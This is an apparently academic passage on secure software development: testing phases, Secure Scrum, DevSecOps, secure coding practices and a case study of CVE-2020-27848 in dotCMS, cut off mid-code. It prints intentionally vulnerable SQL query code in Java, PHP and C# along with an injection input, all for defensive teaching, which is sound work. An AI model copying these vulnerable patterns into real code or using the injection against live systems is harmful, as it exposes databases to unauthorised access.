Dynamic Analysis [16] [17] [19]

Some parts of an application's functionality are only apparent when all components are integrated and running. This calls for run-time testing of compiled or packaged software to verify its security posture, which can be achieved through dynamic analysis security testing (DAST) [21]. DAST typically includes the use of suites of prebuilt attacks and malformed strings which can detect various critical security issues like memory corruption, user privilege issues, and injection vulnerabilities [17] [21]. A well-configured DAST test can validate that a vulnerability is actually exploitable, as opposed to SAST testing which often detects an insecure pattern in the code that would be exploitable if an attacker could control the data consumed by it but doesn't verify that the data can be controlled by the attacker [17]. On the other hand, DAST is much slower than SAST and can only test functionality that it can "reach". The most common technique of DAST is *fuzzing*, which is an automated technique providing known invalid inputs in large volumes, thus creating unexpected test cases [21] that may result

in the discovery of an unhandled case and possibly a vulnerability. Similarly to SAST, DAST can be integrated into a CI/CD pipeline and be used as a merge request approval prerequisite [15].

Penetration Testing [16] [17] [18] [19] [20]

Penetration testing is used to assess the security of a software by following the same techniques attackers would use. It is usually performed following a black-box approach. A penetration test can discover any form of vulnerability, varying from a small implementation bug to major design flaws. The vulnerabilities uncovered may be due to coding errors, systems configuration faults, design flaws or even insecure deployment practices. Penetration tests are usually conducted in a structured manner based on relevant references and standards like the OWASP Top 10[24]. Penetration tests are very time consuming and find weaknesses less efficient than other forms of testing like SAST and DAST. For very large projects, they are usually performed for selected highly critical parts of the application. A very important aspect of penetration testing is its bidirectional relationship with code reviews. The results of a code review (e.g. SAST) are used as input to plan penetration tests for verification of the findings, and the results of penetration tests are used as input for conducting additional code reviews in order to understand the findings (Figure 2) [7].




Figure 2 - Code Review and Penetration Testing Bidirectional Relationship [7]

[24] https://owasp.org/www-project-top-ten/

Risk-based Security Testing [18] [17]

Organizations use unit tests to verify that the features and functionality described in the Requirements and Design phases work as they should. These tests should be extended to ensure that the security features identified during these phases are properly implemented. This process can take as input the results of the security requirements definition process (especially the requirements identified through risk analysis) as well as the results of the threat modelling process. Using these inputs ensures that the tester can focus on areas of the application that an attack is likely to succeed. Even though this process seems similar to that of penetration testing, there are two main differences: the level of the approach and the timing of the testing. Penetration testing is usually performed when the application is already developed and deployed in an operational environment and follows a black-box approach. On the other hand, risk-based security testing can be performed on an incomplete software, from the pre-integration phase, following a white-box approach.

Configuration Management Testing [17] [19] [20]

In the Development phase we discussed the guideline "Configure the Compilation and Build Processes to Improve Executable Security". In the Testing phase, the application of these configurations in the deployment of the application must be verified through testing. This can be carried out both through automated means and manual penetration testing [17]. The configuration used and the reasons behind each chosen option must be documented and be maintained in a knowledge base as a reference for software administrators [19].

3.1.1.6 Operations and Maintenance phase

The security controls applied throughout the SDLC don't eliminate the need for monitoring the security posture of the application at post-release. Vulnerabilities may be discovered which would call for a vulnerability response and disclosure process to be available. The organization must be ready to handle issues and risks that remained undetected and surfaced while the application was in production.

Vulnerability Response and Disclosure [16] [17] [19]

Even after adopting all the guidelines for secure software development, vulnerabilities may occur. A vulnerability response and disclosure process must be defined proactively which will drive the handling of vulnerabilities discovered internally or by third-parties, especially when a vulnerability has been disclosed publicly and/or is actively exploited

in the wild. The main goal of the process is to provide users with timely information about how this vulnerability may affect them and how to mitigate or patch it. The organization must have internal and external policies in place, where internal policies define who is responsible for each stage of the vulnerability handling process, while external policies are directed to third parties that may disclose a vulnerability [17]. The vulnerabilities discovered must be prioritized and a remediation plan must be defined for each one as quickly as possible. They must be analyzed to locate the root cause of the vulnerability and apply the necessary changes in code or configuration. Other parts of the application that may have the same type of vulnerability must be examined and handled accordingly [19].

Secure Development Lifecycle Feedback [17] [18] [19]

The lessons learned while the application is deployed in production, like the vulnerabilities discovered, must be documented in a knowledge base. This record of vulnerabilities and any other issues must be used to identify patterns which will allow to find defects in the secure development process being implemented by the organization. The organization must plan and implement the necessary changes in its development lifecycle.

Table 1 - Overview of the Secure SDLC Guidelines

Planning	Requirements	Design	Development	Testing & Deployment	Operations & Maintenance
Provide Training [16] [17] [20]	Security Requirements [16] [17] [18] [19] [20]	Establish Design Requirements [16] [17]	Establish the use of appropriate Secure Coding Standards [17] [19] [20]	Dynamic Analysis [16] [17] [19]	Vulnerability Response and Disclosure [16] [17] [19]
Define Metrics and Compliance Reporting [16] [17] [19] [20]	Risk Analysis [16] [18]	Review Design and Architecture [17] [19] [20]	Secure Code Review and Code Analysis [16] [17] [18] [19] [20]	Penetration Testing [16] [17] [18] [19] [20]	Secure Development Lifecycle Feedback [17] [18] [19]
Review Policies and Standards [20]		Threat modelling [16] [17] [18] [19] [20]	Verify Third-Party Components [16] [17] [19]	Risk-based Security Testing [17] [18]	
Implement Roles and Responsibilities [19]		Define and use Cryptography standards [16] [17]	Configure the Compilation and Build Processes to Improve Executable Security [16] [17] [19]	Configuration Management Testing [17] [19] [20]	
Implement Supporting Toolchain [16] [19]		Standardize Identity and Access Management [17]	Define and Use Cryptography Standards [16] [17]		
		Establish Log Requirements and Audit Practices [17]			

Table 2 - SSDLC Guidelines by SSDLC Framework

Guideline	Phase	[16]	[17]	[18]	[19]	[20]
Provide Training	Planning	x	x			x
Define Metrics and Compliance Reporting		x	x		x	x
Review Policies and Standards						x
Implement Roles and Responsibilities					x	
Implement Supporting Toolchain		x			x	
Security Requirements	Requirements	x	x	x	x	x
Risk Analysis		x		x		
Establish Design Requirements	Design	x	x			
Review Design and Architecture			x		x	x
Threat modelling		x	x	x	x	x
Define and use Cryptography standards		x	x			
Standardize Identity and Access Management			x			
Establish Log Requirements and Audit Practices			x			
Establish the use of appropriate Secure Coding Standards	Development		x		x	x
Secure Code Review and Code Analysis		x	x	x	x	x
Verify Third-Party Components		x	x		x	
Configure the Compilation and Build Processes to Improve Executable Security		x	x		x	
Define and Use Cryptography Standards		x	x			
Dynamic Analysis	Testing & Deployment	x	x		x	
Penetration Testing		x	x	x	x	x
Risk-based Security Testing			x	x		
Configuration Management Testing			x		x	x
Vulnerability Response and Disclosure	Operations & Maintenance	x	x		x	
Secure Development Lifecycle Feedback			x	x	x	

3.1.2 Integrating security in Agile

In the previous section we discussed the security controls that must be applied in the traditional SDLC model. While these guidelines are important, their integration in some types of SDLCs can be proven difficult and require a customized approach. In this section we discuss the issue of integrating security controls in Agile methodologies by presenting some of the most prominent solutions. Agile software development methodologies are highly iterative, delivering new functionality with each iteration. Iterations are usually two to four weeks long and are not meant to be longer than that [21]. One of the main strengths of Agile development is that it works as an "early feedback system" meaning that it can identify issues earlier in the software lifecycle than waterfall-like lifecycle methods. The iterations are commonly called "sprints" and as we mentioned are meant to be very short. This makes the integration of some of the security measures we discussed in the previous section very difficult for development teams. This usually leads in prioritizing functionality over security which results in an insecure end-product [38].

3.1.2.1 Secure Scrum

There are various Agile frameworks available, such as Scrum, Kanban, and XP. Reportedly, Scrum is by far the most popular Agile framework [39] [40]. A Scrum team comprises a product owner, a Scrum master, and a development team. The product owner is a critical part of the process as his role includes ensuring the final user's best interest and is authorized to decide what is included into the final product. The Scrum master is what her/his name indicates, a person skilled in the Scrum practices that guides the rest of the team and aids the cooperation between the product owner and the development team [41]. The product owner is also responsible for the product backlog. The product backlog is a prioritized list of functional and non-functional requirements for the final product. The requirements in the product backlog are called "user stories" and are further broken down into "tasks" that are assigned to the development team members. The development iterations are called "sprints" [42]. A sprint is a preset period of time in which the development team must complete a subset of tasks from the product backlog. Each sprint ends with a "sprint review" where the team discusses how the last sprint went and lessons learned for the next sprints. Progress tracking is performed on a daily basis with the "daily scrum", where the team holds a short meeting where each member reports on the progress of the tasks assigned to her/him [41].

As Scrum is an Agile framework, it inherits the aforementioned difficulty of integrating security practices in its development lifecycle. To address this issue, Christoph Pohl and Hans-Joachim Hof have published an extension of Scrum – Secure Scrum - designed to integrate security concerns seamlessly into the Scrum methodology [42]. Secure Scrum comprises four components, namely (1) "identification component", (2) "implementation component", (3) "verification component", and (4) "definition of done component". An overview of the components and their integration in the original Scrum process is depicted in Figure 3.




Figure 3 - Secure Scrum integration in Scrum [42]

The identification component is used to identify and highlight user stories that include security concerns. This component is used during initial product backlog creation, product backlog refinement, sprint planning, and sprint review, as shown in Figure 3. It starts with a risk analysis process, where stakeholders (represented by the product owner) and the team, rank the user stories based on their loss value. A simple example of a loss value statement is: "If an unauthorized party gets access to this data, the organization will have high damage". This process produces misuse cases and ranks them based on their risk. After completion, the security risks must be added in the product backlog. The core of the Secure Scrum methodology are the *S-Tags* and *S-Marks*. An *S-Tag* describes a security concern. When an S-tag is associated with a user story from the product backlog, this user story is marked with an *S-mark* and one *S-tag* can be associated with one or more *S-marks*. The purpose of the *S-mark* is to make user-stories that are connected to security concerns (i.e. *S-tags*) stand out from the rest of the

backlog. The descriptions included in the *S-tags* can be very helpful for stakeholders and team members that need to understand the details of a security concern. The one-to-many relationship between *S-tags* and the product backlog items can be very useful for grouping of items in order to approach the security concerns in a consistent manner. This process is visualized in Figure 4.




Figure 4 - S-tags, S-marks and the Product Backlog [42]

The implementation component is used during sprint planning and the daily scrums. Typically, a sprint backlog includes a subset of the user stories present in the product backlog. The *S-tags* and *S-marks* introduced in the product backlog are present in the sprint backlog as well. *S-tags* are handled like any other user story in the backlog. Since user stories are broken down into tasks, this is the case of *S-tags* as well. When that happens, the tasks must be marked with an *S-mark* as well and be connected to the corresponding *S-tag*. This is essential to ensure that the connection between a task and the security concern it originates from doesn't get lost and that developers are always aware of the connection.

The verification and "definition of done" components are used in the daily scrums and "definition of done" (original Scrum) respectively, as shown in Figure 3. The role of the *S-tags* in these components is a safety measure for when the verification of a task is implemented as a separate task from the original one. In more detail, there are cases where the verification process for a task is performed during the same sprint, by the same developer/team and is integrated in the task itself. In this case, the verification is part of the "definition of done". However, there are cases that either the developer or team assigned with the task does not have the required knowledge to perform the verification, more time is needed for verification, or something else that results in the verification process being detached from the original task. A separate task for the verification is created and it must have an *S-mark* which is connected with the original *S-tag*. This allows for the developer to define the "definition of done" without the

verification. This measure ensures that a “definition of done” that is compatible to standard Scrum is available.

Finally, the writers mention that depending on the skillset and resources available, some security concerns may not be manageable in-house and external resources must be employed. They propose (1) incorporating security training sessions for the team by security experts, (2) hiring outside expertise for security concerns that cannot be handled in-house, and (3) acquiring insights about the security posture of the application by an external entity that was not involved in the development process.

3.1.2.2 SAFECode Security User Stories and Tasks

Towards bridging the gap between agile methodologies and secure software development, SAFECode has published a paper containing a list of security-focused stories and tasks that organizations can use “as is” in their Agile-based development lifecycle [38]. This paper translates the secure software development guidelines into a format that is of use to Agile practitioners. The security tasks are categorized by role, including architects, developers and testers. Additionally, there is a separate list of tasks that are meant to be assigned to the role of security experts. Most importantly, each story and its corresponding tasks are mapped to SAFECode’s Fundamental Practices [17] which is one of the SSDLCs we referenced in our discussion in section 3.1.1 and to the relevant CWEs[25]. Finally, a list of security-related operational tasks is provided to be verified by the operations team throughout the Agile lifecycle.

An example of a security-focused story is the following: “As a(n) architect/developer, I want to ensure AND as QA, I want to verify graceful handling of all exceptions” [38]. This is accompanied by four tasks assigned to the relevant roles which we omit for brevity. This story is mapped to three secure development guidelines, namely “Perform Fuzz/Robustness Testing”, “Use a Current Compiler Toolset”, and “Use Static Analysis Tools” [17] and to CWE-754[26].

The operational tasks are not directly related to security stories but are continuous maintenance work that may require attention in a given sprint. Depending on the operational task requiring sprint team resources or not, it may be added in the backlog or not, respectively. An example of an operational security task is the following: “Configure bug tracking to track security vulnerabilities” [38]. This is marked as a

[25] https://cwe.mitre.org/
[26] https://cwe.mitre.org/data/definitions/754.html

requirement for software development team. Other tasks in this list are marked as *recommendations* instead of *requirements*.

The tasks that are specifically for security experts are divided into tasks that require expert guidance only for the first few iterations or continuously. An example is that "Software security training" requires "always" a security expert, while "Performing threat modelling for new/enhanced features" only for the "first few iterations" [38].

3.1.2.3 DevSecOps

The need for releasing new functionality for software fast has made organizations shift from the traditional development lifecycles to more agile methods of development. To that end, a set of practices called "DevOps" emerged and was adopted widely [43]. DevOps consists of three main pillars – organizational culture, process, and technology and tools – that aim to help development teams and operations teams work collaboratively to produce software of better quality and in a faster pace [44]. In other words, it brings together these two teams, which were traditionally working separately and not communicating constructively, to work together throughout the entire application lifecycle [44]. The technology used in DevOps culture includes tools for the automation of builds and unit integration testing, also known as Continuous Integration (CI), the automatic bug-testing and upload to a repository and sometimes the automatic deployment of the new release into production, also known as Continuous Delivery/Deployment (CD) [45]. This process is usually termed as CI/CD. DevOps can be used complementary to an Agile development lifecycle and enhance the overall productivity [46].

As was the case with Agile, that we discussed earlier in this section, the issue of security was not addressed in DevOps. To that end, the term "DevSecOps" started gaining ground lately [47]. DevSecOps extends the culture of DevOps by including security teams in the collaboration established by DevOps between development and operations teams. It makes security a shared responsibility by making it everyone's task to ensure its integration throughout the DevOps workflow [44]. As we discussed earlier, integrating security in a fast-paced or agile development process can be difficult or even impossible. DevSecOps can aid in this direction by integrating security in the lifecycle through automation. Automation allows for team members to perform the basic security checks with minimal time and effort overhead. One prime example of this is the integration of SAST in the CI/CD pipeline which includes performing a completely

automated static analysis of the code every time new code is pushed or merged into a repository. Another good example are the IDE plugins available, that perform real-time static analysis while coding [21].

In this direction, Microsoft has published a set of guidelines for integrating security in DevOps [48]. They are similar with the guidelines we covered for integrating security in the development lifecycle but include some more DevOps-focused guidelines as well. The guidelines as provided in [48] are presented in short below:

- **Provide training.** The security training that we already mention in section 3.1.1.1 must include operations teams.
- **Define Requirements.** See section 3.1.1.2.
- **Define Metrics and Compliance Reporting.** See section 3.1.1.1.
- **Use Software Composition Analysis (SCA) and Governance.** As mentioned in section 3.1.1.4, the organization must manage the risk of using third-party components. While open-source components are used to develop software faster, some components may not be compliant with an organization's policies and they can introduce vulnerabilities in the applications using them [49]. Organizations must keep track of these components and be up to date for any relevant vulnerabilities. This process can be greatly aided and automated by SCA tools available. Some indicative examples include Snyk[27] and WhiteSource[28].
- **Perform Threat Modelling**. See section 3.1.1.3. While threat modeling is a lengthy process requiring a lot of resources - which is contradictory to the fast-paced DevOps world – even applications developed following DevOps practices have a defined architecture which should be threat modelled [21]. When new functionality is added, which affects the architecture of the application, the threat model should be reviewed. Indicative examples of tools include the "Microsoft threat modelling tool"[29] and "ThreatModeler"[30], with the second being reportedly better in the context of a DevOps environment [50].
- **Use Tools and Automation.** See sections 3.1.1.4 and 3.1.1.5. The organization must choose tools that will aid the developers to perform security checks in their

[27] https://snyk.io/
[28] https://www.whitesourcesoftware.com/
[29] https://docs.microsoft.com/en-us/azure/security/develop/threat-modeling-tool
[30] https://threatmodeler.com/

code. Tools that can be integrated into the IDE and development workflow are the best solutions as they require minimal effort overhead. The goal of these tools is to avoid disrupting the normal development process as much as possible. These tools used in the context of DevSecOps should adhere to the following principles [48]:

  - Tools must be integrated in the CI/CD pipeline.
  - Tools must not require security expertise by the developers using them.
  - Tools with the lowest false-positive rates must be selected.

- **Keep Credentials Safe.** Before source code is committed, it should be checked for any credentials and any sensitive content that may have remained in it. This check reduces the risk of credentials and sensitive information being propagated through the CI/CD process. Tools that scan the code such as CredScan[31] for Azure and the adoption of hardware security modules (HSM) can be utilized in this direction [48].
- **Use Continuous Learning and Monitoring.** See section 3.1.1.6. The pairing of the applications, infrastructure, and networks monitoring processes with CI/CD practices can greatly improve the insights of the application's health and possible deviation from normal behavior which in turn will allow to proactively mitigate risks [48].

[31] https://secdevtools.azurewebsites.net/helpcredscan.html

4 Secure Practices in Development Phase

In this section, we focus on two of the guidelines proposed for the development phase as we discussed them in section 3.1.1.4: “Establish the Use of Secure Coding Standards” and “Secure Code Review and Code Analysis”. Specifically, we discuss the available best secure coding practices - with a focus on web application development – by discussing them in both theoretic and source code levels. Furthermore, we discuss the automated security code review method called Static Application Security Testing (SAST) and present the functionality and features of two SAST tools.

4.1 Secure Coding Practices and Standards

In this subsection, we discuss some of the secure coding best practices available by dividing them in *language-agnostic* and *language-specific*. In the first case, generic best practices that should be followed irregardless of the environment and the language used are presented. In the second case, we take the OWASP Top 10[32] as a reference to discuss secure coding practices in a lower level and - where relevant -provide examples for Java, PHP, and .NET.

4.1.1 Language Agnostic

Secure coding practices that should be followed for web applications development – and not only – have been proposed by the literature. Indicative references include the OWASP “Secure Coding Practices Quick Reference Guide” [26] and Veracode’s “Secure Coding Best Practices Handbook” [37]. These guides provide the best practices to be followed by developers, regardless of the programming language they use. In this respect, we could say that these practices are language-agnostic. In this section, we present most of the practices of [26] in short.

Input Validation

One of the most important rules of secure programmatic development is “assume that all incoming data is untrusted”. The most common web application security weakness is the failure to syntactically and semantically validate data originating from external sources, before using it or storing it. This measure addresses some of the most prominent risks of web applications like SQL injection, Cross-site Scripting and unvalidated redirects and forwards [37]. The implementation of robust input validation can be a very challenging task, and sometimes even impossible. Some of the methods

[32] https://owasp.org/www-project-top-ten/2017/

to be followed include whitelisting (allow lists), checking that structured data is strongly typed, and performing server-side input validation [26] [25].

For more details we refer the reader to [51], [26].

Output Encoding

We mentioned that input validation cannot be implemented robustly in certain scenarios. Output encoding is a complementary measure that can solve this issue [25]. It includes replacing potentially dangerous characters or strings with some "equivalent" ones that render the threat ineffective. Some of the risks that are addressed include SQL injection, XSS, and Client-Side injection. The output encoding process must be relevant to the context and the interpreter. Additionally, it should take place as closer to the interpreter as possible. Some examples include JavaScript hex encoding and HTML entity encoding. The encoding process should be carried out using approved tools and libraries per the programming language best practices [25] [37].

For more details we refer the reader to [52], [53], [26].

Authentication and Password Management

Secure authentication controls are vital for avoiding security breaches and must extend beyond the deprecated username and password model. Strong authentication methods must be used including multi-factor authentication, like FIDO, and authentication using biometrics, like face recognition [25] [37]. Authentication must be required for all webpages and resources of the application, except those intended to be public [26]. Password storage and management is a process that must be implemented following secure practices as well. The use of hash functions that are appropriate for password hashing must be adopted by using approved tools and libraries [37].

For more details we refer the reader to [54], [55], [26].

Session Management

Session management is one of the core components of any web application as it is used to control and maintain the authentication status of a user or device interacting with it. The sessions must be unique to each user and its identifier must be random and not shareable. Furthermore, timeout and inactivity periods must be defined after which sessions are invalidated [37]. Session management controls offered by the server or the framework in use must be leveraged. Some sensitive functionalities or resources of the application must require re-authentication [26].

For more details we refer the reader to [56], [26].

Access Control

Access control must be accounted for from the early stages of a development lifecycle in order to enforce a security-centric design, where access is verified first. This means that all requests should go through access control checking before granting them. Access to features that are not paired with an access control policy should be restricted by default [37]. The principle of least privilege applies here directly; developers and administrators should assign the least amount of privileges required for completing an action to the corresponding user or system. From an architectural point of view, the code that enforces access control policies must be separated from the application code. Finally, another good practice is to check the rights of a user on a specific resource rather than checking the user's role. Implementing a secure access control policy addresses risks like insecure direct object references [57] and missing function-level access control [37].

For more details we refer the reader to [58], [20], [26].

Cryptographic Practices

Cryptography plays a critical role in application security and must not be neglected. A very common pitfall of application development is the implementation of custom cryptographic processes [37]. The implementation of cryptographic algorithms demands expertise that most developers do not possess. Instead, approved libraries developed for this purpose must be used. These can be libraries offered by the programming language used or external [37]. Furthermore, developers should ensure that all cryptographic modules fail securely and that errors are handled appropriately [25].

For more details we refer the reader to [59], [26], [37].

Error Handling and Logging

Error handling and logging aid the provision of useful feedback from the application to the users, the admins, the developers and incident response teams. However, the logging information that the aforementioned actors should have access to differs. From a user perspective, when the application fails, it shouldn't disclose unnecessary information (e.g. a stacktrace) [37]. Furthermore, the collection, logging and disclosure of sensitive information must be implemented as per the relevant laws and regulations [25]. Another aspect of this is the logging of activities that could be potentially malicious. This information allows for effective incident response [37].

For more details the user is referred to [60], [26].

Data Protection

Data protection is something that must be accounted for from the early stages of the development lifecycle as we mentioned before in this work. In [61] Ann Cavoukian defines *Privacy by Design* which is a term supporting the need for privacy measures and Privacy Enhancing Technologies (PETs) to be accounted for from the early stages of systems design process. The *Privacy by Design* approach is adopted and required by GDPR and is referenced as "data protection by design" in Article 25 [62]. The requirements defined in relevant legislation such as the GDPR are described in the higher level of abstraction possible, and their direct translation to system implementation practices by engineers is a difficult task, if not impossible. In this direction, the privacy by design framework was proposed in 2009 in [63], and can be used as an intermediary to assist in the need for mapping legislation to technology. In the scope of this section (development and implementation phase), the achievement of data protection can be implemented through the rest of the best practices described combined (e.g. cryptographic practices, access control, etc.).

For more details the user is referred to [26], [37], [25].

Communication Security

For data in transit developers should ensure that TLS or equivalent encryption is used, for all data, regardless of their sensitivity. Furthermore, up to date configurations must be in place for the protocol in use and deprecated ciphers must be disabled [25].

System Configuration

Developers should ensure that the servers, frameworks and other system components are the latest stable version, and that any relevant patches are applied. The accounts of the web server must be given the least privileges possible.

For more details the user is referred to [26], [20].

4.1.2 Language Specific

In the previous section we discussed the secure development practices in a higher level without getting into technical details and language-specific guidelines. In this section, we will discuss the relevant secure coding standards and guidelines available, which provide technical guidance for the Java and PHP programming languages and the .NET framework. We will organize this section by using the "OWASP Top 10" [64] as a reference. Finally, we will provide real-world examples for most of the categories by examining CVEs in source code level. To collect these examples we conducted a search

for open-source Java web applications for which CVEs were assigned in the past. For each application, we found the source code of the vulnerable version and located the part of the code that was relevant to the CVE. We also examined the fixed versions of the applications to analyze the patch that was applied in each case.
We should note here two terms that will be useful for the rest of this work:

- Tainted source
  - An entry point in the application that receives data from untrusted sources such as a user.
- Sink
  - The part of the code where the tainted source ends up and is used to perform an operation (e.g. the construction of an SQL query).

4.1.2.1 Injection

Injection vulnerabilities occur when a program receives untrusted input which is later used as input in an interpreter and in turn affects the execution of the program. They are the most prevalent type of vulnerabilities and can be mostly found in legacy code [65]. Injection vulnerabilities comprise a broad class of vulnerabilities and can be found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, etc. They can be easily detected when examining code but detecting them and exploiting them from a black-box point of view usually requires utilization of automated tools like scanners and fuzzers. A successful injection attack can result in data loss, data tampering, unauthorized disclosure, and even complete host takeover [66]. The rest of this section will analyze the most prominent injection vulnerability, which is SQL injection.
SQL injection occurs when user-supplied input is used to form a SQL query by means of simple string concatenation. The following are examples of vulnerable code in Java, PHP and C#.NET.

Java [67]

```
String query = "SELECT account_balance FROM user_data WHERE user_name = "
               + request.getParameter("customerName");
try {
    Statement statement = connection.createStatement( ... );
    ResultSet results = statement.executeQuery( query );
}
...
```

PHP

```
$name = $_GET["name"];
$con = mysql_connect("localhost", "owasp", "abc123");
mysql_select_db("owasp_php", $con);
$stmt = "SELECT * FROM employees WHERE name = '".$name."'";
$result = mysql_query($stmt);
```

C#.NET

```
SqlCommand command = new SqlCommand($"SELECT * FROM Customers WHERE CustomerId = {Request.Query["CustomerId"]}");
```

In the Java example, the "customerName" parameter is user-controlled. That means that a malicious user can provide the following input "' OR 1=1". This would result in the following query:

SELECT account_balance FROM user_data WHERE user_name ='' OR 1=1

This query holds always true and the database would return every entry in the "account_balance" column of the "user_data" table. The same goes for the PHP and C#.NET examples.

The primary defenses proposed by the relevant guidelines are:

- Use of Prepared Statements (with Parameterized Queries)
- Use of Stored Procedures
- Whitelist Input Validation
- Escaping All User Supplied Input

with the first one being the most robust one, while the last three are not completely SQL injection resistant.

The prepared statements technique is the way that every developer should form its database queries. The way they work is that the developer first defines the SQL code and passes the parameters in the query later. This way, the database can distinguish between SQL code and dynamic input. For example, in the above attack scenario on the vulnerable Java code, if the code was using prepared statements to process the query, the query would search for a "user_name" that literally matched the string "' OR 1=1", rather than interpreting it as part of the SQL code.

The vulnerable code snippets we saw previously can be refactored to prevent SQL injections as such:

Java [67]

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

PHP [67]

```
$stmt = $pdo->prepare('SELECT * FROM employees WHERE name = :name');
$stmt->execute(array('name' => $name));
foreach ($stmt as $row) {
    // do something with $row
}
```

C#.NET [37]

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

Finally, another practice that should be followed to minimize the damage a SQL injection can inflict is to apply the principle of least privilege for the database accounts. The DBA and admin account privileges should not be assigned to the application accounts. Instead, starting from the ground up the developers should determine what permissions are necessary for the application to operate and assign only these [67].

4.1.2.1.1 Case Study: CVE-2020-27848

dotCMS[] before 20.10.1 is vulnerable to SQL injection through the "/api/v1/containers" URI and the "orderby" parameter. The malicious input is placed in a SQL query without any sanitization. A successful attack can lead to complete access to the database.

The vulnerable endpoint is implemented in the "getContainers()" method as shown below:

```
138●    @GET
139     @JSONP
140     @NoCache
141     @Consumes(MediaType.APPLICATION_JSON)
142     @Produces({MediaType.APPLICATION_JSON, "application/javascript"})
143     public final Response getContainers(@Context final HttpServletRequest httpRequest,
144             @Context final HttpServletResponse  httpResponse,
145             @QueryParam(PaginationUtil.FILTER)   final String filter,
146             @QueryParam(PaginationUtil.PAGE)     final int page,
147             @QueryParam(PaginationUtil.PER_PAGE) final int perPage,
148             @DefaultValue("title") @QueryParam(PaginationUtil.ORDER_BY) final String orderBy,
149             @DefaultValue("ASC") @QueryParam(PaginationUtil.DIRECTION)  final String direction,
150             @QueryParam(ContainerPaginator.HOST_PARAMETER_ID)           final String hostId) {
151 
152         final InitDataObject initData = webResource.init(null, httpRequest, httpResponse, true, null);
153         final User user = initData.getUser();
154         final Optional<String> checkedHostId = this.checkHost(httpRequest, hostId, user);
155 
156         try {
157 
158             final Map<String, Object> extraParams = Maps.newHashMap();
159             if (checkedHostId.isPresent()) {
160                 extraParams.put(ContainerPaginator.HOST_PARAMETER_ID, checkedHostId.get());
161             }
162             return this.paginationUtil.getPage(httpRequest, user, filter, page, perPage, orderBy, OrderDirection.valueOf(direction),
163                     extraParams);
164         } catch (Exception e) {
165             Logger.error(this, e.getMessage(), e);
166             return ExceptionMapperUtil.createResponse(e, Response.Status.INTERNAL_SERVER_ERROR);
167         }
168     }
```

The “orderBy” variable is the taint source which after passing through various method calls ends up in an SQL query without being sanitized. The sink can be seen below in line 320, where the variable is appended in an SQL query which is subsequently executed (not visible here):

```
285●    @Override
286     public List<Container> findContainers(final User user, final boolean includeArchived,
287             final Map<String, Object> params, final String hostId,
288             final String inode, final String identifier, final String parent,
289             final int offset, final int limit, final String orderByParam) throws DotSecurityException,
290             DotDataException {
291 
292         final ContentTypeAPI contentTypeAPI        = APILocator.getContentTypeAPI(user);
293         final StringBuffer conditionBuffer         = new StringBuffer();
294         final List<Object> paramValues             = this.getConditionParametersAndBuildConditionQuery(params, conditionBuffer);
295         final PaginatedArrayList<Container> assets = new PaginatedArrayList<>();
296         final List<Permissionable> toReturn        = new ArrayList<>();
297         int     internalLimit                      = 500;
298         int     internalOffset                     = 0;
299         boolean done                               = false;
300         String  orderBy                            = orderByParam;
301         final StringBuilder query                  = new StringBuilder().append("select asset.*, inode.* from ")
302                 .append(Type.CONTAINERS.getTableName()).append(" asset, inode, identifier, ")
303                 .append(Type.CONTAINERS.getVersionTableName()).append(" vinfo");
304 
305         this.buildFindContainersQuery(includeArchived, hostId, inode,
306                 identifier, parent, contentTypeAPI, query);
307 
308         if(!UtilMethods.isSet(orderBy)) {
309             orderBy = "mod_date desc";
310         }
311 
312         List<Container> resultList;
